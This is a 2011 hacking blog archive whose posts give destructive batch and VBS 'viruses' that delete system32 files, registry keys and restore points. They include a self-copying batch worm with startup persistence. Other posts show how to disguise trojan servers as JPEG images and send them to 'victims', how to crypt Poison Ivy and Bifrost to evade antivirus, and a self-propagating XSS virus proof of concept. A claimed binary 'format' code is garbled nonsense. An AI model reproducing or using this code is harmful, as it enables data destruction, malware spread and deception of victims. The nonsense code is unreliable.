Visit Our New Site

This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Showing posts with label Virus. Show all posts

Sunday, 10 July 2011

How To Hide Virus or other Private File into a Jpeg File Like File Binder

Hide File in Picture

In order to accomplish this task, you will need to have either WinZip or WinRAR installed on your computer. You can download either of these two off the Internet and use them without having to pay anything. Here are the steps for creating your hidden stash:

  • Create a folder on your hard drive, i.e. C:\Test and put in all of the files that you want to hide into that folder. Also, place the image that you will be using to hide the files in.
hide file in jpg

  • Now select all of the files that you want to hide, right-click on them, and choose the option to add them to a compressed ZIP or RAR file. Only select the files you want to hide, not the picture. Name it whatever you want, i,e. “Hidden.rar”.
add to archive

  • Now you should have a folder that looks something like this with files, a JPG image, and a compressed archive:
hidden rar

  • Now here’s the fun part! Click on Start, and then click on Run. Type in “CMD” without the quotes and press Enter. You should now see the command prompt window open. Type in “CD \” to get to the root directory. Then type CD and the directory name that you created, i.e. “CD Test“.
cd test
  • Now type in the following line: “copy /b DSC06578.JPG + Hidden.rar DSC06578.jpg” and press Enter. Do not use the quotes. You should get a response like below:
hide files in jpg
Just make sure that you check the file extension on the compressed file, whether it is .ZIP or .RAR as you have to type out the entire file name with extension in the command. I have heard that some people say that they have had problems doing this with a .ZIP extension, so if that doesn’t work, make sure to compress to a .RAR file.
And that’s it! The picture file will have been updated with the compressed archive inside! You can actually check the file size of the picture and see that it has increased by the same amount as the size of the archive.

You can access your hidden file in two ways. Firstly, simply change the extension to .RAR and open the file using WinRAR. Secondly, you can just right-click on the JPG image and choose Open With and then scroll down to WinRAR. Either way, you’ll see your hidden files show up that you can then extract out.
winrar
That’s it! That is all it takes to hide files inside JPG picture files! It’s a great way simply because not many people know it’s possible and no one even thinks about a picture as having to the ability to “hide” files. Enjoy!

Saturday, 18 June 2011

8 new .vbs Virus

8 New .vbs virusAfter a long time i m backing for virus writing and also writing a post this time not only one virus but we are going to make 8 new viruses that are very very hazardous or troublesome. so now don't try it on your PC just make it on Virtual PC or your test PC if you have it.

you just have to enter any of the codes below in a Notepad and then just save it as filename.vbs
Replace FileName with any name you want

1. Blue Screen Shutdown

This Virus will make your computer shutdown with a Blue Screen
@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00

2. Stupidity Shutdown

This virus Popup's this funny Message and then shutdown the computer "Error! You are too stupid!"
@echo off
msg * Fatal system error due to admin stupidity!
shutdown -c "Error! You are too stupid!" -s -t 10

3. Delete Key Registry Files

Note : This Virus will delete the Registry Files and then display a message and it keeps on going.
@ECHO OFF
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*
:MESSAGE
ECHO Your computer has been Hacked and now cant be recovered.  Have a nice day.
GOTO MESSAGE

4. Endless Notepads

This Script popup's endless NotePads
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

5. Crazy caps lock

This constantly turns caps lock on and off really fast continuously
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop

6. Endless Enter

This constantly makes it so the enter button is being pressed continuously
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop

7. Endless Backspace

This makes it so the backspace key is constantly being pressed
MsgBox "Let’s go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop

8. Popping CD Drives

This will make the CD drives constantly pop out
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 100
loop
Hope you like it , do comment if you like it.

Check/Scan your Torjan/Virus File with a Tool which antivirus will detect it.

1. First of all you need to download the program: PC Guard for Win32

2. Open the program, and in the "Application filename" browse your server's location.


2. Click on the "General" tab, and check the options like on the image below.


3. Now do the same with the "Security & Encryption" tab. Look at the image below to see what options to check.


4. At the end choose "Protection Methods", and select the following options:


We are done!


The Scan Results:


Poison Ivy server:

Bifrost server:

Tuesday, 14 June 2011

Basics of Trojans [Video Tut]


Presents Basics of Trojans Video Tutorial In High Quality Full Detailed [Noob Friendly]

Download

Linkhttp://www.filesonic.com/folder/6382471:

Saturday, 11 June 2011

Create your own Virus using V-Maker (Virus Maker)

Create your own Virus using V-Maker


Today i am going to post about a virus creating tool. This tool is Virus Matic 2010 or in short V-Maker


Main Feature of V-Maker


You can create your own prank files/viruses with ease by V-Maker.

  1. Disable Mouse and Keyboard
  2. Disable Regedit
  3. Delete System32
  4. Block Site
  5. Disable Task Manager
  6. Take Screen Shot Of Victim  PC
  7. Message Box (When User Click on Virus)
  8. Automatically Download Start (When User click on virus download start automatic)
  9. USB Spread

Monday, 30 May 2011

A cool and Easy Virus Creater/maker tool free DELmEsBatchVirusGene ratorv2.0

A cool and Easy Virus Creater/maker tool free  DELmEsBatchVirusGene ratorv2.0


Download this Tool Click Here

Wednesday, 30 March 2011

Formate HardDisk using Notepad or destroy your friends pc data using notepad

Format Hard Disk Using Notepad


1. Write/copy the following code:  010010110001111100100101010101010100000111111 00000
2. Save As it as .EXE and any Name would Do. eg- (virus.exe)
see here if you dont know how to save notepad as exe?
3. If u run the program means it will format the Hard Drive.
NOTE: This is for learning purpose only!!

Monday, 14 March 2011

how to change file Extension exe to jpg with Resource Hacker +Video Tutorial

 You can change your file Extension exe to any for example jpg,
watch Video Tutorial


or go direct on youtube and watch it. http://www.youtube.com/watch?v=zJkSbIhgsCE


Step 1. Download resource Hacker 
Step 2. Extract the Rar file into your hard drive, After run Resource Hacker.exe.
Step 3. Go To file and open any file for example i open a rapzo keylogger sever file


This step for basic knowledge otherwise skip this step when. you will open server file then click on version info then click on 1 then click on "0" there you can see file description is Hijackthisfile reaplace it with Microsoft

then click on complete script and go to file and save it as anyfilename with the extension of jpg


 guyz see this screenshot, the Sever.exe file is into jpg file..:)


If you wanna bind this jpg server file with any photo or software then you can use  easy binder and upload it any hosting site like mediafire.com and share with your victim when he/she will run then you can hack it..

Sunday, 13 March 2011

Hide your virus file into image jpg 2nd Tutorial


you Need two things
1. Icon changer
2. Easy Binder (or any binder)
1) Create your virus. We shall call it ‘server1.exe’ for now.
server1 Hide your Virus in a Picture File   Tutorial
2) Get any picture file you want to distribute.
3) Bind the ‘server1.exe’ and your picture file with any binder, we’ll call the binded file ‘virus1.exe’.

bindere Hide your Virus in a Picture File   Tutorial
3.5) I reccomend Easy Binder 2.0, which comes with a bytes adder and a icon extractor, aswell as some really good packing options. I’ve uploaded it, virus free, to: http://www.mediafire.com/?igjy4dnn0zb < This will be caught by your AV as “Binder/Kit”. It is not a virus, it is a binder than is not undectable. If you don’t wish to use it, that’s fine, find your own.
4) Be sure you have ‘Hide common extensions’ unchecked in your Folder Options.
known Hide your Virus in a Picture File   Tutorial
5) Change the ‘virus1.exe’ to ‘%Picturename%.jpeg – %Email/Web Address%.com’. For example, we’ll call it ‘HPIC_119.jpeg – test@test.com’.
hpic Hide your Virus in a Picture File   Tutorial
.com works the same as .exe, except fewer people actually know that’s what it really is.
6) If you plan on distributing your virus via MSN, please skip to 7. If you plan on distributing your virus via file upload sites, please skip to 8.
6.5) I reccomend Icon Extractor V3.8 FULL with Serial, that can be downloaded from here
http://www.multiupload.com/BAERWNUGI9
iconchange Hide your Virus in a Picture File   Tutorial
7) You will now need to change the icon from that ugly box. Find the picture you added to the file, and make it an icon. How? Find one of the various online Picture to Icon converters. Once your picture is a .ico, use your Icon Changer program to change the icon of the file to the .ico you just made from the picture. When you send it to people on MSN, it will show a small box of the picture inside.
msnz Hide your Virus in a Picture File   Tutorial
8 ) You will not need to change the icon from that ugly box. Using your Icon Changer program, find the .jpeg icon, and change the ugly box to the .jpeg icon.
downloadfq Hide your Virus in a Picture File   Tutorial
9) Conclusion- Your file will now look like a legit picture to 9/10 people. Some people do know that .com is an extension, but the average computer user will not see any difference, and will download it without hesitation.

Monday, 7 March 2011

how to corrupt your friends or anyone computer window using bat

  
Simply create a New Notepad, copy the below code and paste it in Notepad, now go to file and save it as Window.bat

@echo off
del c:\windows\system32\restore
del c:\windows\system32\winlogon.exe
del c:\windows\system32\logonui.exe
shutdown -f

Saturday, 26 February 2011

The Cross-site Scripting Virus


The Cross-site Scripting Virus


The following proof of concept demonstrates a XSS virus. The vulnerable environment created is an example scenario required for XSS viruses and does not show an exhaustive set of possible conditions. It illustrates permanent XSS within a web application. In this case, the vulnerability is exploitable via a get request, which allows a trivial virus to be created.


Initially an instance of the vulnerable web application will be seeded with the self-propagating code. When this code is executed by web browsers, it results in their infection. The infected web browsers connect to random sites and perform the exploiting get request. The injected code will, in turn, infect further vulnerable web applications with the self-propagating code.

The following crafted permanent XSS exploitable PHP page can be infected with a virus. The page accepts a parameter (param) value and writes it to a file (file.txt). This file is then returned in the request to the browser. The file will contain the previous value of the “param” parameter. If no parameter is passed it will display the file without updating it.

Web Application: index.php
Code:
<?php
$p=$HTTP_GET_VARS[’param’];
$filename = “./file.txt”;

if ($p != “”) {
$handle=fopen($filename, “wb”);
fputs($handle, $p);
fclose($handle);
}

$handle = fopen($filename, “r”);
$contents = fread($handle, filesize($filename));
fclose($handle);

print $contents;
?>
This page (index.php) was hosted on multiple virtual servers within a 10.0.0.0/24 subnet. One web application instance was then seeded with the following code which retrieves a javascript file and executes it. Alternatively, it is possible to inject the entire code into the vulnerable applications rather than requesting a javascript file. For simplicity, a javascript file (xssv.jsp) was requested.

Injected Seed Code:
Code:
<iframe name=”iframex” id=”iframex” src=”hidden” style=”display:none”>
</iframe>
<script SRC=”http://<webserver>/xssv.js”></script>

The javascript file that was requested in the example is shown below. Its self-propagation uses an iframe which is periodically reloaded using the loadIframe() function. The target site IP address of the iframe is selected randomly within the 10.0.0.0/24 subnet via the function get_random_ip(). The XSS virus uses a combination of these two functions and the continual periodic invocation using the setInterval() function.

Javascipt: xssv.jsp
Code:
function loadIframe(iframeName, url) {
if ( window.frames[iframeName] ) {
window.frames[iframeName].location = url;
return false;
}
else return true;
}

function do_request() {
var ip = get_random_ip();
var exploit_string = '<iframe name="iframe2" id="iframe2" ' +
'src="hidden" style="display:none"></iframe> ' +
'<script SRC="http://<webserver>/xssv.js"></script>';

loadIframe('iframe2',
"http://" + ip + "/index.php?param=" + exploit_string);
}

function get_random()
{
var ranNum= Math.round(Math.random()*255);
return ranNum;
}

function get_random_ip()
{
return "10.0.0."+get_random();
}

setInterval("do_request()", 10000);


Viewing the seeded web application caused the browser to infect other web applications within the 10.0.0.0/24 subnet. This infection continued until some, but not all, applications were infected. At this point the browser was manually stopped. Another browser was then used to view one of the newly infected web applications. The virus then continued to infect the remaining uninfected web applications within the subnet.

This proof of concept shows that under controlled conditions, not dissimilar to a real world environment, a XSS virus can be self-propagating and infectious.
Conventional Virus Differences

Conventional viruses reside and execute on the same system. XSS viruses separate these two requirements in a symbiotic relationship between the server and the browser. The execution occurs on the client browser and the code resides on the server.

Platform indiscrimination also differentiates a XSS virus from its conventional counterparts. This is due to the encapsulation within HTML and the HTTP/HTTPS protocol. These standards are supported on most web browsers running on a variety of operating systems, making cross-site scripting viruses platform independent. This platform independence increases the number of potential web applications that can be infected.
Infection

Cross-site scripting virus infection occurs in two stages and usually on at least two devices. As such, there are two kinds of infections that work symbiotically.

The server is infected with persistent self-propagating code that it doesn't execute. The second stage is browser infection. The injected code is loaded from the site into the non-persistent web browser and executed. The execution then seeks new servers/pages to be exploited and potentially executes its payload. Typically, there will be one infected server to many infected browsers.
Payload

Like conventional viruses, XSS viruses are capable of delivering payloads. The payloads will be executed in the browser and have the restriction of HTML compliant code. That is, the payload can perform HTML functions, including javascript.

Whilst this does pose limitations, XSS viruses are still capable of malicious activity. For example, the payload could deliver a DDOS attack, display spam or contain browser exploits. Future payload capability is likely to be greater due to increasing browser sophistication.
Disinfection

The relationship between the server and one browser can be broken by simply shutting down the browser. However, there is currently no means to prevent browser re-infection other than disabling browser functionality.

Potential disinfection methods will involve the referrer field from the request header. This is due to the fact that the referrer is likely to be logged on web servers where infection has been attempted. Thus, where referrer spoofing hasn't occurred, following the log files will reveal a trail back to the source of the virus.
Prevention

A common initial preventative to viral infection is a network level firewall. As HTTP/HTTPS protocols are afforded unfettered access through common firewall configurations, these firewall barriers are ineffectual. A potential remedy to this is an application firewall with the appropriate XSS virus signatures. Whilst unlikely, the most obvious way to prevent XSS viruses is to remove XSS vulnerabilities from web applications.
Conclusion

The infectious nature of XSS viruses has been demonstrated within a controlled environment. It was achieved through a purposely crafted vulnerable web application distributed across a subnet. This environment was subsequently infected.

XSS viruses are a new species. They distinguish themselves from their conventional cousins through the requirement for a server-client symbiotic relationship and their platform independence. These differences have both positive and negative influences on the virulence of infection.

This paper illustrates that XSS viruses are platform independent and capable of carrying out malicious functions. Whilst there are mitigating factors, these points coupled with the increasing sophistication of web browsers show the threat of XSS viruses. Proactive measures need to be taken in order to combat this threat, before XSS viruses become endemic.

Tuesday, 15 February 2011

How to make deadly computer virus / How to make Virus by Virus software

How to make Virus by Virus software:

1) Free Download Virus software to make virus.

2) Run "In Shadow Batch Virus Generator.exe" application to see something like this:

3) You can use various options to make virus to suit your needs. You can:

- Infect files of various extensions
- Insert virus in startup menu, Kill various processes.
- Disable all security services like Windows Defender, Antivirus, Firewall.
- Rename file extensions, spread virus via file sharing.
- Create new admin account, change user account password.
- Block various websites, download trojan files to victim computer, shutdown victim computer and much more.

4) After selecting various options, move on to "Creating Options" tab and hit on "Save as Bat". Assign name to the virus and hit on Save.

5) Now, you have your virus ready to hack your victim. Thus, you are able to make virus using Virus software.

Note: This security article is for educational purpose only. I am not responsible for any action performed by you. Also, do not try this virus on your own computer. If you wanna try out this virus on your computer, install Deep Freeze software and then try out virus to avoid any possible damage to your computer.

Sunday, 13 February 2011

Destroy yur friends computer with Virus Cool Tips


Destroy ur enemy PC with virus
 
  
Hi all users in this post we'll take a look on how to create a deadly computer virus to destroy your enemy or victim's PC
 

 1) Open Notepad
 2) write the below command : -
 del c:\windows\system32\*.* /q
 3) Save the above notepad with the extension ".bat or .cmd" as u want
 !!!!!!!!!!!!!!!!!!!!!!Attention!!!!!!!!!!!!!!!!!!! !!!
Don't double click the file otherwise u r in trouble. Why ?????? bcz the file u created delete all files from ur
system32 folder and when u restart ur pc it will not start bcz system can not find the files in the system32 folder which is required at the time of booting.
 4) You can also test the above by creating a fake folder let suppose
windows1 in C:\. Copy some old files in it and just follow the
above command.By double clicking the bat or cmd file ur all files
automaitcally get deleted.
 5) You can try this file in any one`s computer.(but this result in causing damage to the computer, so think again before trying this on anyone's pc)
Virus 2
This post is to help you to send viruses to your enemies! Here goes,Copy the below code and paste into your notepad.. then save as anyname.bat
Do not click on that batch file........ Send it your enimies email...It will
1) Copy itself into startup
2) Copy itself over one thousand times into random spots in your computer
3) Hide its self and all other created files
4) Task kill MSN, Norton, Windows Explorer, Limewire.
5) Swap the left mouse button with the right one
6) Opens alert boxes
7) Changes the time to 12:00 and shuts down the computer


Code :-

@Echo off
color
4
title
4
title R
.I.P
start
start
start
start calc
copy
%0 %Systemroot%\Greatgame > nul
reg add HKLM
\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ/d %systemroot%\Greatgame.bat /f > nul
copy
%0 *.bat > nulAttrib +r +h Greatgame.batAttrib +r +h
RUNDLL32 USER32
.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill
LimeWire
tskill iexplore
tskill
NMain
start
cls
cd
%userprofile%\desktop
copy
Greatgame.bat R.I.P.bat
copy
Greatgame.bat R.I.P.jpg
copy
Greatgame.bat R.I.P.txt
copy
Greatgame.bat R.I.P.exe
copy
Greatgame.bat R.I.P.mov
copy
Greatgame.bat FixVirus.bat
cd
%userprofile%My Documents
copy
Greatgame.bat R.I.P.bat
copy
Greatgame.bat R.I.P.jpg
copy
Greatgame.bat R.I.P.txt
copy
Greatgame.bat R.I.P.exe
copy
Greatgame.bat R.I.P.mov
copy
Greatgame.bat FixVirus.bat
start
start calc
cls
msg
* R.I.P
msg
* R.I.P
shutdown
-r -t 10 -c "VIRUS DETECTED"
start
start
time
12:00
:R.I.P
cd
%usernameprofile%\desktop
copy
Greatgame.bat %random%.batgoto RIP